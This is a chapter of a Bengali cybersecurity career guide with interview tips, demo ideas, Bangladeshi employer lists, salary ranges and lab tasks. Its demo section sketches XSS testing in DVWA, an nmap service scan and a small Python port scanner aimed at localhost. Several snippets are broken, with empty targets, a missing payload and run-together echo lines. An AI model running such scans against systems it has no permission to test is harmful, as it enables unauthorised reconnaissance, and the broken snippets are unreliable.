echo "টেকনিক্যাল রাউন্ডের টিপস:" echo "" echo "১. মৌলিক বিষয়ে ক্লিয়ার হও" echo " → TCP handshake, OSI model, HTTP methods" echo " → SQLi, XSS, CSRF, IDOR — প্রতিটি example দিতে পারো" echo "" echo "২. টুলস দেখাতে পারো" echo " → 'Burp Suite দিয়ে SQL injection ধরেন...'" echo " → 'nmap দিয়ে ফুল স্ক্যান করে সার্ভিস আইডেন্টিফাই করি...'" echo "" echo "৩. রিয়েল লাইফ এক্সপেরিয়েন্স শেয়ার করো" echo " → 'আমি একবার HTB-তে X মেশিনে প্রিভ এসকেলেশন করেছিলাম...'" echo "" echo "৪. জানিস না — তাহলে বলো 'জানি না, কিন্তু আমি বের করবো'" echo " → ইমপ্রেসিভ: 'I don't know off the top of my head," echo " but here's how I'd approach the problem...'" `

লাইভ ডেমো দেবার নিয়ম

`লাইভ ডেমো দেওয়ার সময়: ☒ আগে থেকে VM রেডি রাখো ☒ nmap, burp, python টার্মিনাল ওপেন রাখো ☒ একটা ছোট্ট স্ক্রিপ্ট দেখাতে পারো ☒ কথা বলার সময় কমান্ড টাইপ করো (ব্যাখ্যা করো)

☒ নেট অফলাইন থাকলে প্যানিক করো না ☒ অনেক বেশি টুল দেখানোর চেষ্টা করো না ☒ কপি-পেস্ট না করে টাইপ করে দেখাও (ইম্প্রেসিভ) `

৪৮.৪ Practical Demo কীভাবে দেখাবে

`dash

=====

প্র্যাকটিক্যাল ডেমো — ইন্টারভিউতে দেখানোর জন্য

=====

echo "ডেমো আইডিয়া ১: XSS ফাইন্ডিং"

১. Burp Suite ওপেন করো

২. একটি সাইটে XSS চেক করো (DVWA বা নিজের ল্যাব)

echo "Step 1: Burp Suite Proxy তে রিকোয়েস্ট দেখাও" echo "Step 2: প্যারামিটারে পেলোড ইনজেক্ট করো:

```
echo "" echo "ডেমো আইডিয়া ২: nmap রিকন"
```

মিনি রিকন দেখাও

```
nmap_scan() { local target= echo "nmap -sC -sV -T4 " echo "ওপেন পোর্ট চেক করো + সার্ভিস আইডেন্টিফাই" echo "ব্যানার গ্র্যাব করো + ওএস ডিটেক্ট" }
```

```
echo "" echo "ডেমো আইডিয়া ৩: পাইথন স্ক্রিপ্ট (পোর্ট স্ক্যানার)" echo "# একটি সিম্পল পোর্ট স্ক্যানার লিখে দেখাও" echo "" cat << 'PYEOF' import socket
```

```
def scan_port(host, port): sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM) sock.settimeout(1) result = sock.connect_ex((host, port)) sock.close() return result == 0
```

```
host = "127.0.0.1" for port in [22, 80, 443, 3306]: if scan_port(host, port): print(f"পোর্ট {port}: ওপেন") PYEOF `
```

ডেমো দেওয়ার চেকলিস্ট

` ইন্টারভিউয়ের আগের রাত:

☐ ল্যাপটপ চার্জ দিয়েছে? ☐ VM গুলো রানিং? ☐ Burp Suite ওপেন? ☐ টার্মিনাল রেডি? ☐ ডেমোর জন্য আলাদা প্রজেক্ট/স্ক্রিনশট রেডি? ☐ ব্যাকআপ ইন্টারনেট (মোবাইল হটস্পট)? ☐ নোটপ্যাড/পেন? ☐ রিজিউমির প্রিন্ট কপি? `

৪৮.৫ Bangladesh-এ Hiring Companies List

সাইবার সিকিউরিটি কোম্পানি (বাংলাদেশ)

কোম্পানি	টাইপ	লোকেশন	হায়ারিং লেভেল
TigerIT	সিকিউরিটি কোম্পানি	ধানমন্ডি, ঢাকা	জুনিয়র-সিনিয়র
CSL Software	সিকিউরিটি সার্ভিস	গুলশান, ঢাকা	জুনিয়র-মিড
BDCOM Online	আইএসপি + সিকিউরিটি	বনানী, ঢাকা	জুনিয়র
EZ	ফিনটেক	গুলশান, ঢাকা	মিড-সিনিয়র
SSL Wireless	ফিনটেক সিকিউরিটি	বনানী, ঢাকা	মিড-সিনিয়র
REVE Systems	টেলিকম	গুলশান, ঢাকা	জুনিয়র-মিড

কোম্পানি	টাইপ	লোকেশন	হায়ারিং লেভেল
Kazi IT	আইটি আউটসোর্সিং	মতিঝিল, ঢাকা	জুনিয়র
Datasoft	আইটি সার্ভিস	বাংলামোটর, ঢাকা	জুনিয়র-মিড
Jantrik	স্টার্টআপ	ঢাকা	জুনিয়র
Smart Software Bangladesh	আইটি	ঢাকা	জুনিয়র

ব্যাংক/ফাইন্যান্স (সিকিউরিটি টিম)

ব্যাংক	টাইপ	লোকেশন
Dutch Bangla Bank	ব্যাংক	ঢাকা
City Bank	ব্যাংক	ঢাকা
BRAC Bank	ব্যাংক	ঢাকা
Standard Chartered	ফরেন ব্যাংক	ঢাকা
HSBC	ফরেন ব্যাংক	ঢাকা
bKash	MFS	ঢাকা
Nagad	MFS	ঢাকা
Rocket	MFS	ঢাকা

মাল্টিন্যাশনাল কোম্পানি (বাংলাদেশ অফিস)

কোম্পানি	টাইপ	লোকেশন
Samsung R&D	আরএন্ডডি	ঢাকা
Optimax	আইটি সার্ভিস	ঢাকা
Astha IT	আউটসোর্সিং	ঢাকা
Genex	বিজনেস সার্ভিস	ঢাকা
Therap BD	হেলথ টেক	ঢাকা

ফ্রিল্যান্স এবং রিমোট জব

প্ল্যাটফর্ম	টাইপ	পেমেন্ট
Upwork	ফ্রিল্যান্স	USD
Fiverr	ফ্রিল্যান্স	USD
Toptal	ফ্রিল্যান্স (প্রিমিয়াম)	USD
Remote.com	রিমোট জব	USD
LinkedIn	ডাইরেক্ট হায়ার	USD/BDT
HackerOne	বাগ বাউন্টি	USD

জব সার্চ সাইট (বাংলাদেশ)

১. bdjobs.com – সবচেয়ে বড় ২. linkedin.com – গ্লোবাল ৩. indeed.com – গ্লোবাল ৪. glassdoor.com – কোম্পানি রিভিউ + জব ৫. remoteok.com – রিমোট জব ৬. weworkremotely.com – রিমোট জব ৭. govtjobs.gov.bd – সরকারি চাকরি ৮. cef.bdjobs.com – Career and Employment Fair

স্যালারি রেঞ্জ (বাংলাদেশ ২০২৬)

পজিশন	ফ্রেশার	১-৩ বছর	৩-৫ বছর	৫+ বছর
SOC Analyst	২৫-৪০কি	৪০-৭০কি	৭০-১২০কি	১২০কি+
Pentester	৩০-৫০কি	৫০-৮০কি	৮০-১৫০কি	১৫০কি+
Security Engineer	৩৫-৬০কি	৬০-১০০কি	১০০-১৮০কি	১৮০কি+
Security Architect	—	৮০-১৫০কি	১৫০-২৫০কি	২৫০কি+
CISO	—	—	২৫০কি-৫০০কি	৫০০কি+

দ্রষ্টব্য: ফরেন কোম্পানি বা রিমোট জবের স্যালারি অনেক বেশি (ি/-বছর)

৪৮.৬ ল্যাব এক্সারসাইজ

টাস্ক	বিবরণ	সময়
১	সব ৫০টি প্রশ্নের উত্তর নিজের ভাষায় লেখো	১ সপ্তাহ
২	৩টি করে টেকনিক্যাল ডেমো ভিডিও রেকর্ড করো	৩ দিন
৩	LinkedIn প্রোফাইল আপডেট করো + ৫০ জনকে ফলো করো	১ দিন
৪	৫টি কোম্পানিতে জব অ্যাপ্লাই করো	১ দিন
৫	মক ইন্টারভিউ দাও (বন্ধু/ফ্যামিলি)	২ ঘণ্টা
৬	GitHub পোর্টফোলিও আপডেট করো	১ দিন
৭	৩টি CTF রাইট-আপ মিডিয়ামে পাবলিশ করো	১ সপ্তাহ
৮	১ জন সিনিয়রের কাছ থেকে ক্যারিয়ার অ্যাডভাইস নাও	১ ঘণ্টা

৪৮.৭ মনে রাখো

বিষয়	কী মনে রাখবে
Confidence	আত্মবিশ্বাস — জিতার জন্য মোস্ট ইম্পরট্যান্ট
Basics	TCP/IP, HTTP, OSI — ক্লিয়ার রাখো
Practice	ছোটখাটো ডেমো রেডি রাখো
Honesty	না জানলে বলো 'জানি না, কিন্তু শিখবো'
Research	কোম্পানি নিয়ে রিসার্চ করে যেও
Portfolio	GitHub + LinkedIn + Writeups = পাওয়ার কব্জো
Network	ইন্ডাস্ট্রির লোকজনকে ফলো করো
Salary	নিজের ভ্যালু জানো — ফেরার স্যালারি চাও
Bangladesh	২০+ কোম্পানি আছে — সুযোগ আছে

ভাই-বন্ধুর টিপস: ইন্টারভিউতে যাওয়ার আগে কোম্পানি নিয়ে রিসার্চ করো — তাদের কী প্রোডাক্ট, কী টেক স্ট্যাক। এটা ইম্প্রেস করার জন্য খুব ইফেক্টিভ। আর হ্যাঁ — প্রথম ইন্টারভিউতে রিজেক্ট হলে মন খারাপ করো না। আমার ১২টা ইন্টারভিউ দিয়ে ১৩তমটায় চাকরি পেয়েছিলাম। терпение আর প্র্যাকটিস — এই দুইটাই চাবিকাঠি!